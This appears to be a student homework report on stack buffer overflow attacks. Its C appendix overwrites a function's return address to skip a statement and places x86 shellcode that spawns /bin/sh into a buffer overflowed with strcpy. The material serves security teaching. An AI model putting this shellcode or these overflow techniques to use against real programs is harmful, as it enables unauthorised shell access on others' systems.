

Figure 18

The problem we are faced when trying to overflow the buffer of another program is trying to figure out at what address the buffer (and thus our code) will be. The answer is that for every program the stack will start at the same address. Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore, by knowing where the stack starts we can try to guess where the buffer we are trying to overflow will be.

Conclusion:

From this homework, I learned about various concepts and how to perform Buffer overflow attack.

APPENDIX

BufferOverFlow_NormalCode.c:

```
/*
In this example of a buffer overflow, we attempt to bypass the assignment statement by calling a method named "function" from the main function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local variables like buffer1 and buffer2, which are also pushed onto the stack.
*/

#include<stdio.h>

void function (int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
    int x;
    x = 0;
    function(1,2,3);
    x = 1;          //Bypass the assignment statement 'x = 1' by lauching the attack
    printf("%d\n",x);
}
```

BufferOverFlow_AttackCode.c:

```
/*
In this example of a buffer overflow, we attempt to bypass the assignment statement by calling a method named "function" from the main function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local variables like buffer1 and buffer2, which are also pushed onto the stack.

In this scenario, our aim is to modify the return address of the function by increasing its value by 8 bytes. By doing so, we can bypass the assignment statement immediately following it and proceed directly to the printf statement located at the end.
*/

#include<stdio.h>

void function (int a, int b, int c)
{
    char buffer1[5];
```

```
   char buffer2[10];

   int *ret;

/*
Immediately preceding the buffer1[] array on the stack, there is the Saved Frame Pointer (SFP), and before that, the return address. The return address is located 4 bytes beyond the end of buffer1[]. However, it is essential to note that buffer1[] is actually 2 words in length, equivalent to 8 bytes. As a result, the address calculated is 12 bytes from the start of buffer1[]. Consequently, in the given statement, the value of buffer1 is incremented by 12.
*/
   ret = buffer1 + 12;

/*
To determine the specific value of 8 bytes that needed to be added in this scenario, we utilized a debugger tool such as "gdb". By employing gdb, we examined the program's execution and stack layout to identify the correct number of bytes required for our intended manipulation. Through this process of debugging and analysis, we verified and established the value of 8 bytes as the necessary adjustment in this particular case.
*/
    (*ret) += 8;
}

void main()
{
    int x;
    x = 0;
    function(1,2,3);
    x = 1;          //Bypass the assignment statement 'x = 1' by lauching the attack
    printf("%d\n",x);
}
```

ShellCode.c

```
/*
A shellcode is basically a piece of code that launches a shell. If we use the C code to implement it, it will look like the following code. This is the code to spawn a shell in C.
*/
#include <stdio.h>

void main()
{
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

FinalAttack_Code.c

```
#include <stdio.h>
#include <string.h>

/*
After the gdb debugging step, we obtained the final shellcode. Towards the end, we included the "/bin/sh" command, which will initiate the shell once executed. To overwrite the return address, we utilize the "strcpy" function to copy our large_string containing the shellcode into the buffer. As a test, we incorporated a printf statement with the message "Testing" to verify if the new shell starts functioning. If the attack is successful, the shell will commence immediately after the printf statement.
*/

char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main()
{
   char buffer[96];
   int i;
   long *long_ptr = (long *) large_string;

   for (i = 0; i < 32; i++)
   *(long_ptr + i) = (int) buffer;

   for (i = 0; i < strlen(shellcode); i++)
   large_string[i] = shellcode[i];

   printf("Testing");

   strcpy(buffer,large_string);
}
```